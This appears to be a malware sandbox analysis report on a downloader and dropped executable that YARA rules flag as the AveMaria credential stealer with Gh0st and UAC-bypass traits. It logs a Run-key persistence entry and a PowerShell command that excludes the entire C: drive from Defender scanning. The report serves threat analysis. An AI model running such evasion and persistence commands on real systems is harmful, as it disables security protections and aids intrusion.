C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\fifthikmerozx[1].exe	733	8192	66 21 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 00 0d 00 00 00 40 24 00 00 0e 00 00 00 fd 23 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	f!@@.reloc@$#@B	success or wait	1	6A2D24	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\fifthikmerozx[1].exe	8925	4164	fd 25 fd fd 40 00 fd fd fd fd fd fd fd fd fd fd fd fd 55 fd fd 6a fd 68 fd fd 40 00 64 fd 00 00 00 00 50 56 57 fd fd 71 61 00 33 fd 50 fd 45 fd 64 fd 00 00 00 00 fd 75 08 fd 46 0c 50 fd 15 fd fd 40 00 fd fd fd fd 75 2c fd 0d fd 7b 61 00 fd 11 fd 52 04 fd fd 74 09 fd 06 fd fd 6a 01 fd 50 20 fd 0d fd 7b 61 00 fd 45 fd 00 00 00 00 fd 01 fd 50 08 fd cb 4d fd 64 fd 0d 00 00 00 00 59 5f 5e fd fd 5d fd 04 00 fd fd fd fd fd fd fd fd fd 55 fd fd fd 75 10 fd 75 0c 68 40 fd 40 00 fd 75 08 fd 18 00 00 5d fd 0c 00 fd fd fd fd fd 55 fd fd 6a fd 68 36 fd 40 00 64 fd 00 00 00 00 50 56 fd fd 71 61 00 33 fd 50 fd 45 fd 64 fd 00 00 00 00 fd fd fd 06 fd fd 40 00 fd 46 04 25 40 00 fd 46 08 fd 40 00 fd 46 0c 01 00 00 fd fd 0d fd 7b 61 00 fd 45 fd 00 00 00	%@Ujh@dPVWqa3PEdu FP@u,{aRtjP { aEPMdY_^]Uuuh@@u]Uj h6@dPVqa3PE d@F@F@F{aE	success or wait	1	6A2D24	URLDownloadToFileW
C:\Users\user\AppData\Roaming\fiftikmernk852317.exe	0	13089	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 0f 5b 56 fd 6e 35 05 fd 6e 35 05 fd 6e 35 05 5e 30 34 04 fd 6e 35 05 5e 30 36 04 fd 6e 35 05 5e 30 31 04 fd 6e 35 05 5e 30 30 04 fd 6e 35 05 fd 16 fd 05 fd 6e 35 05 fd 16 fd 05 fd 6e 35 05 fd 6e 34 05 7d 6e 35 05 46 30 30 04 fd 6e 35 05 46 30 35 04 fd 6e 35 05 46 30 fd 05 fd 6e 35 05 fd 6e fd 05 fd 6e 35 05 46 30 37 04 fd 6e 35 05 52 69 63 68 fd 6e 35 05 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$[Vn5n5n5^04n5^ 06n5^01n5^00n5n5n5n4} n5F00n5F0 5n5F0n5nn5F07n5Richn5	success or wait	1	6A2D24	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\fifthikmerozx[1].exe	14427	8192	fd fd fd fd fd fd fd fd fd fd 6a 00 50 fd 4f 00 00 fd 3d 34 fd 40 00 fd fd fd fd fd 50 fd fd fd fd fd 68 06 01 00 00 50 fd fd 50 fd 70 fd fd fd 68 28 fd 40 00 fd fd fd fd fd 68 06 01 00 00 50 fd fd 50 fd 57 fd fd fd fd fd 2c fd fd fd fd fd fd 03 51 68 2c fd 40 00 53 fd 50 14 fd fd fd 0f fd 33 01 00 00 fd 03 fd fd fd fd fd fd 51 68 34 fd 40 00 53 fd 50 14 fd fd fd fd 0f fd 17 01 00 00 fd fd fd fd fd fd 50 68 fd 7b 61 00 fd 15 40 fd 40 00 fd fd fd fd 0f fd fd 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd 74 7e fd 0d 51 02 66 fd 01 fd fd 02 66 fd fd 75 fd 2b fd fd fd 6a 02 fd 41 01 50 fd fd fd fd fd fd fd fd fd fd fd fd fd 50 fd fd fd fd fd fd 0c fd fd 79 04 33 fd fd 47 fd fd fd fd fd fd fd fd 00 04 00 00 7f 18 57 fd fd fd fd	jPO=4@PhPPph(@hPPW,Qh,@SP3Qh4@SPPh{a@@t~Qffu+jAPPy3GW	success or wait	332	6A2D24	URLDownloadToFileW
C:\Users\user\AppData\Roaming\fiftikmernk852317.exe	13089	26760	00 56 fd 37 6a fd 53 6a 00 6a 03 fd 15 5c fd 40 00 fd 07 3b 70 fd 7f 24 fd 70 fd 33 4b 07 66 fd 0c 70 fd fd 5f 5e 5b 5d fd 04 00 fd fd fd 3c 11 00 00 fd fd 5f 5e 5b 5d fd 04 00 68 57 00 07 fd fd fd fd fd fd fd fd fd fd fd fd fd fd 55 fd fd 51 53 56 57 fd fd fd 37 fd 15 28 fd 40 00 fd 5d 08 fd fd 74 5a 6a 00 6a 00 6a fd 53 6a 00 6a 03 fd 45 fd 00 00 00 00 fd 15 5c fd 40 00 fd 45 08 fd 48 fd 51 6a 00 fd 15 00 fd 40 00 fd fd fd fd 74 2f fd 75 08 56 6a fd 53 6a 00 6a 03 fd 15 5c fd 40 00 3b 45 08 74 19 56 fd 15 28 fd 40 00 fd 4d fd fd 66 fd fd fd fd 07 00 00 00 00 fd 08 33 fd fd 37 fd fd 75 04 fd fd 75 0b fd fd 5f 5e 5b fd fd 5d fd 04 00 68 0e 00 07 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 55 fd fd 45 08 56 fd fd 3b fd 74 0c 50 56 fd	V7jSjj\@;p$p3fp_^[]<_^[]hWUQSVW7(@]tZjjjSjjE\@EHQj@t/uVjSj\@;EtV(@Mf37uu_^[]hUEV;tPV	success or wait	32	6A2D24	URLDownloadToFileW
C:\Users\user\AppData\Roaming\fiftikmernk852317.exe	2357265	1519	3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a 00 3b 04 3b 08 3b 0c 3b 10 3b 14 3b 18 3b 1c 3b 20 3b 24 3b 34 3b fd 3c fd 3c fd 3c fd 3c fd 3c fd 3c fd 3c fd 3c fd 3c fd 3c fd 3c fd 3c fd 3c fd 3c 7c 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d 04 3e 14 3e 18 3e 20 3e 38 3e 48 3e 4c 3e 5c 3e 60 3e 64 3e 6c 3e fd 3e fd 3e fd 3e fd 3e fd 3e fd 3e fd 3e fd 3e fd 3e 00 3f 10 3f 14 3f 18 3f 20 3f 38 3f 48 3f 4c 3f 5c 3f 60 3f 64 3f 68 3f 6c 3f 70 3f 74 3f 7c 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f 00 00 00 fd 00 00 70 02 00 00 04 30 08 30 0c 30 10 30 18 30 30 30 40 30 44 30 4c 30 64 30	:::::::::::::::::::::::::::::::::;;;;;;;;;;$;4;<<<<<<<<<<<<|==========>>>>8>H>L>\>`>d>l>>>>>>>>>>???? ?8?H?L?\?`?d?h?l?p?t?|????????????p0000000@0D0L0d0	success or wait	1	6A2D24	URLDownloadToFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: fiftikmernk852317.exe PID: **912**, Parent PID: **1036**

General

Target ID:	5
Start time:	08:58:19
Start date:	06/08/2022
Path:	C:\Users\user\AppData\Roaming\fiftikmernk852317.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\fiftikmernk852317.exe
Imagebase:	0xdd0000
File size:	2358784 bytes
MD5 hash:	5AE8471C10CDB2A59B950E66F8CA8A46
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000003.980052176.00000000004DB000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000005.00000003.980052176.00000000004DB000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AveMaria_31d2bce9, Description: unknown, Source: 00000005.00000003.980052176.00000000004DB000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000003.979964184.00000000004D5000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000005.00000003.979964184.00000000004D5000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AveMaria_31d2bce9, Description: unknown, Source: 00000005.00000003.979964184.00000000004D5000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000003.980132553.00000000004DF000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000005.00000003.980132553.00000000004DF000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AveMaria_31d2bce9, Description: unknown, Source: 00000005.00000003.980132553.00000000004DF000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000005.00000003.979955423.00000000004CE000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AveMaria_31d2bce9, Description: unknown, Source: 00000005.00000003.979955423.00000000004CE000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000005.00000002.1180934477.0000000002420000.00000040.00001000.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000005.00000002.1180934477.0000000002420000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.1180934477.0000000002420000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000005.00000002.1180934477.0000000002420000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AveMaria_31d2bce9, Description: unknown, Source: 00000005.00000002.1180934477.0000000002420000.00000040.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000005.00000002.1180455880.0000000000AEF000.00000002.00001000.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000005.00000002.1180455880.0000000000AEF000.00000002.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.1180424961.00000000009B4000.00000002.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000005.00000002.1180424961.00000000009B4000.00000002.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AveMaria_31d2bce9, Description: unknown, Source: 00000005.00000002.1180424961.00000000009B4000.00000002.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000005.00000003.980168722.00000000004CD000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000005.00000003.980168722.00000000004CD000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000005.00000003.980064261.00000000004D0000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000005.00000003.980064261.00000000004D0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 58%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Program Files\Microsoft DN1	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	9AF72B	SHCreateDirectoryExW
C:\Users\user\AppData\Local\Microsoft Vision\	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	9B360F	CreateDirectoryW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\fiftikmernk852317.exe	unknown	2358784	success or wait	1	9B1E78	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\VQ19Q9ILO5	success or wait	1	9B0F94	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings	MaxConnectionsPer1_0Server	dword	10	success or wait	1	9B3572	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings	MaxConnectionsPerServer	dword	10	success or wait	1	9B3587	RegSetValueExA
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run	windowsfile	unicode	C:\Users\user\AppData\Roaming\fiftikmernk852317.exe	success or wait	1	9B105E	RegSetValueExW

Analysis Process: powershell.exe PID: **1468**, Parent PID: **912**

General

Target ID:	6
Start time:	08:58:54
Start date:	06/08/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell Add-MpPreference -ExclusionPath C:\
Imagebase:	0x21e10000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7254A4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7254A4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7254D6F0	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	1EF08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	1EF08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	1EF08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	1EF08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	1EF08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	1EF08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	1EF08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	1EF08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	1EF08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	1EF08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	1EF08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	1EF08E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	1EF08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	1EF08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	1EF08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	1EF08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	1EF08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	1EF08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	1EF08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	1EF08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	1EF08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	1EF08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	1EF08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	1EF08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	1EF08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	1EF08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	1EF08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	1EF08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	1EF08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	1EF08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	1EF08E7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	72584496	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	72584496	unknown

Analysis Process: cmd.exe PID: **2512**, Parent PID: **912**

General

Target ID:	8
Start time:	08:58:55
Start date:	06/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\cmd.exe
Imagebase:	0x4ab90000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\fiftikmernk852317.exe	unknown	2358784	success or wait	1	B026F	ReadFile

Analysis Process: fiftikmernk852317.exe PID: **1420**, Parent PID: **1860**

General	
Target ID:	10
Start time:	08:59:07
Start date:	06/08/2022
Path:	C:\Users\user\AppData\Roaming\fiftikmernk852317.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\fiftikmernk852317.exe"
Imagebase:	0xdd0000
File size:	2358784 bytes
MD5 hash:	5AE8471C10CDB2A59B950E66F8CA8A46
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Disassembly

No disassembly